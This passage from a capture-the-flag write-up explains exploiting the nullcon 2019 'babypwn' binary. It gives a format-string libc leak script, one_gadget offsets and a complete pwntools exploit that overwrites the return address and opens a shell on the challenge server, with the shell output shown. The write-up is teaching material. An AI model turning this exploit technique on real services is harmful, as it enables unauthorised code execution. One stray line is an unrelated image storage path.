0048| 0x7fffffffe508 --> 0x47a4788e3a2f18b0
0056| 0x7fffffffe510 --> 0x400710 (<_start>:    xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004009d3 in main ()
```

We successfully control the instruction pointer!

The easiest way to turn this into a shell is to overwrite the return address with the address of a `one_gadget` (for more information on `one_gadgets` have a look at my article on off-by-one heap exploitation).

Since ASLR is enabled on the CTF server, we don't know the base address of the libc. Luckily another vulnerabilitiy within the binary comes in handy here.

Format string vulnerabilitiy

The second vulnerabilitiy is a classical **format string vulnerability**, which resides in the following lines of disassembly:

```
|      |      0x0040099c      488b4598        mov rax, qword [local_68h]
|      |      0x004009a0      4889c7          mov rdi, rax
|      |      0x004009a3      b800000000      mov eax, 0
|      |      0x004009a8      e823fdffff      call sub.printf 6d0
```

The string stored at `local_68h` contains `"Tressure Box: " ... our input ... " created!"`. This string is directly passed to `printf` as the first parameter, which is the format string to be used. Since we partly control the string, we can enter format specifiers to leak values from registers and the stack:

```
root@kali:~/Documents/nullcon19/babypwn# ./challenge
Create a tressure box?
y
name: %p.%p.%p.%p
How many coins do you have?
1
1
Tressure Box: 0x1.0x7f6c859f18d0.0x10.0x7fff1ab9b971 created!
```

We can leverage this vulnerabilitiy to leak libc addresses. Before we can calculate the actual address of a libc function we have to determine which libc version is running on the server. This can be done by printing the values of the GOT entries containing the address of libc functions and use the offset of those addresses to lookup the libc version in a libc database.

The functions of the GOT entries we want to leak must have been called beforehand. Otherwise the GOT entries do not yet contain the function address. In this case we simply take `puts` and `malloc`.

In order to print these two GOT entries, we have to store the addresses of the entries on the stack. This can be done by simply entering the addresses as signed integers values in the loop.

At first we determine the GOT entry addresses:

```
[0x00400710]> pd 1 @ reloc.puts
            ;-- reloc.puts:
            ; CODE XREF from sub.puts_6b8 (0x4006b8)
            0x00600fb0      .qword 0x0000000000000000                   ; RELOC 64 puts
[0x00400710]> pd 1 @ reloc.malloc
            ;-- reloc.malloc:
            ; CODE XREF from sub.malloc_6e8 (0x4006e8)
            0x00600fe0      .qword 0x0000000000000000                   ; RELOC 64 malloc
```

Now we store the addresses on the stack and use the format string vulnerabilitiy to print the values of those addresses:

```
root@kali:~/Documents/nullcon19/babypwn# cat leak.py
#!/usr/bin/env python

from pwn import *

puts_got   = 0x00600fb0
malloc_got = 0x00600fe0

#p = process('./challenge')
p = remote('pwn.ctf.nullcon.net', 4001)

p.sendline('y')
p.sendline('.%8$s.%9$s.')
p.sendline('4')
p.sendline(str(puts_got))
p.sendline(str(0))
p.sendline(str(malloc_got))
p.sendline(str(0))

leak = p.recv(1000)
print(hexdump(leak))
```


The highlighted output contains the values of the GOT entries for `puts` and `malloc`:

```
root@kali:~/Documents/nullcon19/babypwn# ./leak.py
[+] Opening connection to pwn.ctf.nullcon.net on port 4001: Done
```

```
00000000  43 72 65 61  74 65 20 61  20 74 72 65  73 73 75 72  |Crea|te a| tre|ssur|
00000010  65 20 62 6f  78 3f 0d 0a  6e 61 6d 65  3a 20 48 6f  |e bo|x?··|name|: Ho|
00000020  77 20 6d 61  6e 79 20 63  6f 69 6e 73  20 64 6f 20  |w ma|ny c|oins| do |
00000030  79 6f 75 20  68 61 76 65  3f 0d 0a 54  72 65 73 73  |you |have|?··T|ress|
00000040  75 72 65 20  42 6f 78 3a  20 2e 90 f6  56 47 84 7f  |ure |Box:| ···|····|
00000050  2e 30 41 58  47 84 7f 2e  20 63 72 65  61 74 65 64  |.···|····| cre|ated|
00000060  21 0d 0a                                           |!··|
00000062
```

Accordingly the values are `0x7f844756f690` and `0x7f8447584130`.

Now we can use the last three digits to look up the libc version on https://libc.blukat.me/:



Thus the libc version used on the CTF server is `libc6_2.23-0ubuntu10_amd64`. We can directly download the libc from https://libc.blukat.me/ and use `one_gadget` to find the offset for all one gadgets:

```
root@kali:~/Documents/nullcon19/babypwn# wget https://libc.blukat.me/d/libc6_2.23-0ubuntu10_amd64.so
--2019-02-03 11:39:08--  https://libc.blukat.me/d/libc6_2.23-0ubuntu10_amd64.so
Resolving libc.blukat.me (libc.blukat.me)... 139.162.107.111
Connecting to libc.blukat.me (libc.blukat.me)|139.162.107.111|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1868984 (1.8M) [application/octet-stream]
Saving to: ‘libc6_2.23-0ubuntu10_amd64.so’

libc6_2.23-0ubuntu10_amd64. 100%[=========================================>]   1.78M   857KB/s    in 2.

2019-02-03 11:39:11 (857 KB/s) - ‘libc6_2.23-0ubuntu10_amd64.so’ saved [1868984/1868984]
```

```
root@kali:~/Documents/nullcon19/babypwn# one_gadget libc6_2.23-0ubuntu10_amd64.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

Now we are set to forge our final exploit.

Final exploit

The final exploit does the following:

- Leak a libc address and calculate the libc base address (I precalculated the offset from the leak to the base address using the GOT er leaks).
- Overwrite the return address with the address of `entry0`, which will simply start the program once again after we received the leak.
- Calculate the address of the one gadget using the received leak.
- Overwrite the return address with the address of the one gadget.
- Done🙂

```python
#!/usr/bin/env python

from pwn import *

p = remote('pwn.ctf.nullcon.net', 4001)

entry0           = 0x400710
og_offset        = 0x45216
libc_leak_offset = 0x5f1168

# leak libc address
p.sendline('y')
p.sendline('.%10$p_')
p.sendline('-1')

# overwrite return address with entry0 address
for i in range(26): p.sendline('+')
p.sendline(str(entry0))
p.sendline(str(0))
p.sendline('a')

# receive leak
p.recvuntil('.')
libc_leak = p.recvuntil('_')
libc_leak = libc_leak[:libc_leak.index('_')]
libc_leak = int(libc_leak, 16)
log.success('libc_leak: ' + hex(libc_leak))
libc_base = libc_leak - libc_leak_offset
log.success('libc_base: ' + hex(libc_base))

# calculcate one gadget address
og = libc_base + og_offset

# second run of main function
p.sendline('y')
p.sendline('AAAA')
p.sendline('-1')

# overwrite return address with address of one gadget
for i in range(26): p.sendline('+')
p.sendline(str(og & 0xffffffff))
p.sendline('y')

# receive shell
p.interactive()
```

Running the script:

```
root@kali:~/Documents/nullcon19/babypwn# ./final.py
[+] Opening connection to pwn.ctf.nullcon.net on port 4001: Done
[+] libc_leak: 0x7f8447af1168
[+] libc_base: 0x7f8447500000
[*] Switching to interactive mode
 created!
Create a tressure box?
name: How many coins do you have?
Tressure Box: AAAA created!
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ ls -al
total 36
drwxr-x--- 1 root pwn  4096 Feb  1 14:00 .
drwxr-xr-x 1 root root 4096 Feb  1 13:44 ..
-rw-r--r-- 1 root pwn   220 Feb  1 13:44 .bash_logout
-rw-r--r-- 1 root pwn  3771 Feb  1 13:44 .bashrc
-rw-r--r-- 1 root pwn   655 Feb  1 13:44 .profile
-rwxrwxr-x 1 root root 8824 Feb  1 13:58 challenge
-r--r----- 1 root pwn    42 Jan 28 06:28 flag
$ cat flag
hackim19{h0w_d1d_y0u_g37_th4t_c00k13?!!?}
$ exit
[*] Got EOF while reading in interactive
```

The flag is `hackim19{h0w_d1d_y0u_g37_th4t_c00k13?!!?}`.